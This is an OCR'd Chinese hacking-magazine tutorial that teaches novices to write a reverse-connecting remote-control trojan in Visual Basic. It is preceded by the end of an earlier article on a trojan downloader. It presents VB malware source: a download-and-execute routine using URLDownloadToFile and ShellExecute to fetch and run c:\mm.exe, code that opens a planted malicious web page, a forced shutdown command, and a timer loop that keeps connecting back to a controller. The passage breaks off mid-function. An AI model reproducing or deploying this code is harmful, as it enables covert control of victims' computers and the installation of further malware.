


图7

这说明我们已经成功的把资源打入到服务端文件中了。现在分别运行上面编写好的配置器，对服务端进行配置，然后在本机进行测试，可以看到运行的情况分别如图8，图9，图10所示。首先弹出信息框，显示读出的配置信息（在真实的木马编写中这段代码要省略，这里为了显示读出的配置信息，所以使用msgbox函数弹出信息）；然后可以看到服务端，成功的把木马下载并且运行了。




图8




图9




图10

文章难易度：★★★
文章阅读点：很多小菜都想自己编写木马，看了本文利用手中的VB编程工具也可以打造自己的木马了

反弹木马编写之反弹上线和简单控制篇

无敌小龙（张博）

对于黑洞、灰鸽子大家都应该很熟悉了，它们都是常见的反弹型木马程序，每次使用别人编写的软件时总有一种自己想动手的冲动，其实编写这种反弹型的木马并不算难，本文就跟着我学习如何使用VB编写反弹型的木马吧！相信通过它们的学习，你一定也可以编写出功能强大的木马程序！通过学习，你可以掌握使用Winsock控件进行TCP连接，从而达到对被控制端电脑的简单控制。

这个木马的功能将包括：下载木马并且运行、弹出网页、弹出信息框以及关闭对方的计算机。

在开始编写前，首先对编写木马将会使用到的函数进行一些介绍，因为只有把这些弄清楚了，在接下来的编程中才能做到事半功倍、水到渠成。

一、函数介绍

介绍这些函数是为了下面编写木马做准备，比如其中的len和mid函数用来截取要用到的控制命令，isnumeric函数则检测输入是否为数字，shell函数可以通过调用explorer.exe来打开一个网页，shellexecute和urldownloadtofile函数则可以配合使用，用来下载和运行木马文件。

1.mid()函数和len()函数介绍

len()函数的作用就是返回一个字符串的长度，比如len

("msgbox")就是返回6，因为“msgbox”有六个字符。

而mid()函数的作用是从指定位置起截取指定长度的字符串，比如字符串“msgbox 你中了我写的木马！”，我们将它赋给变量a，也就是“a="msgbox 你中了我写的木马！""，如果我们要截取其中的“你中了我写的木马！”，就可以使用mid(a,7,len(a))。

2.isnumeric()函数介绍

isnumericd()函数用来判断一个表达式是否为数字，比如IsNumeric(Text1.Text)，如果文本框1中是数字的话就返回真，否则返回假。

3.shell()函数介绍

shell()函数通常用来调用一个程序或者文件，在本文中要实现弹出网页，可以通过调用explorer.exe来弹出，代码为Shell "explorer.exe "+site, vbNormalFocus。

4.API函数介绍（shellexecute、downloadtofile）

经常看黑客X档案的朋友应该对这两个函数非常熟悉了，它们就是编写下载者经常用到的函数。这两个是API函数，在VB中要使用API函数首先需要声明。声明的方法是在代码编辑窗口的最上面粘贴这些声明代码：

```
Private Declare Function URLDownloadToFile Lib "urlmon" Alias "URLDownloadToFileA" (ByVal pCaller As Long, ByVal szURL As String, ByVal szFileName As String, ByVal dwReserved As Long, ByVal lpfnCB As Long) As Long
Private Declare Function ShellExecute Lib "shell32.dll" Alias "ShellExecuteA" (ByVal hwnd As Long, ByVal lpOperation As String, ByVal lpFile As String, ByVal lpParameters As String, ByVal lpDirectory As String, ByVal nShowCmd As Long) As Long
```

API函数经过声明后就能使用了，在本文中要实现下载一个木马并且运行，使用上面两个API函数，就可以这样写：

```
URLDownloadToFile 0, mm_url, "c:\mm.exe", 0, 0 '下载木马到C盘
ShellExecute 0, vbNullString, "c:\mm.exe", vbNullString, vbNullString, vbNormalFocus '运行C盘木马
```

二、TCP木马编写流程

介绍完了需要用到的函数，接下来就介绍一下TCP协议和它在VB编程中的具体应用方法，其实TCP协议非常繁杂，对它的介绍可以编写一本书。要编写一个反弹型的远程控制木马没必要了解这么多。所以，我们就从编写反弹型木马的角度出发，介绍最核心的和编写木马相关的部分。

使用TCP协议编写木马的流程为：首先进行TCP连接；其次，在连接建立后控制端开始发送控制命令；最后，被控制端执行接收到的命令，并且执行相关操作。

其中，TCP连接在VB编程中实现的流程如下：server（控制端）监听一个端口（winsock的listen方法，监听8888端口）->client（被控制端）连接服务器的一个端口（winsock的connect方法，连接8888端口）->server接受连接请求（winsock的accept方法，winsock.accept requestid）->client连接成功（激发winsock_connect()事件），到此TCP连接建立完成。

在建立TCP连接后，控制端和被控端之间就可以相互发送和接收数据了。发送数据使用winsock的senddata方法，比如winsock1.senddata text1.text，就把文本框1中的内容发送出去了；接收数据使用winsock的getdata方法，比如winsock.getdata a，就把接收到的数据保存到了变量a中（注意，对于文本类型数据通常把变量a定义为string类型）。

三、编写相关功能代码

现在对本文要实现的木马的功能逐个进行介绍。

1.弹出挂马网页

```
Shell "explorer.exe " + site, vbNormalFocus '调用explorer.exe，来弹出网页
```

2.弹出信息框

```
MsgBox msg '弹出消息
```

3.下载木马并且运行

```
URLDownloadToFile 0, mm_url, "c:\mm.exe", 0, 0 '下载木马到C盘
ShellExecute 0, vbNullString, "c:\mm.exe", vbNullString, vbNullString, vbNormalFocus '运行C盘木马
```

4.重启电脑

```
Shell "cmd.exe /c shutdown -t 10", vbnormalfocu '调用shutdown命令进行关机
```

四、全部代码

1.被控制端

被控制端的界面如图1所示。程序中使用到了winsock控件，控件栏上默认是没有的。添加winsock的方法为：找到工程菜单，选择其子菜单部件，单击后弹出部件对话框，选择其中的winsock control，单击确定按钮，winsock控件就被添加到控件栏上了，如图2。




图1

接下来我们逐步讲解被控制端的编写流程，被控端的运行流程为：首先使用一个timer控件，每秒执行一次连接请求，如果连接成功，就不再连接，代码如下。




图2

```
Private Sub Timer1_Timer()
If Winsock1.State = sckClosed Then '如果没有连接被控端就不断尝试连接
    Winsock1.RemoteHost = "127.0.0.1"
    Winsock1.RemotePort = 8888
    Winsock1.Connect '连接被控端
End If
End Sub
```

在连接成功后，接收控制端发送过来的指令，然后分解出指令中的控制码，通过对不同控制码的识别进行不同的操作，分别实现弹出信息框、下载木马、弹出网页、重启电脑，代码如下：

```
Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)
Dim a As String
Winsock1.GetData a

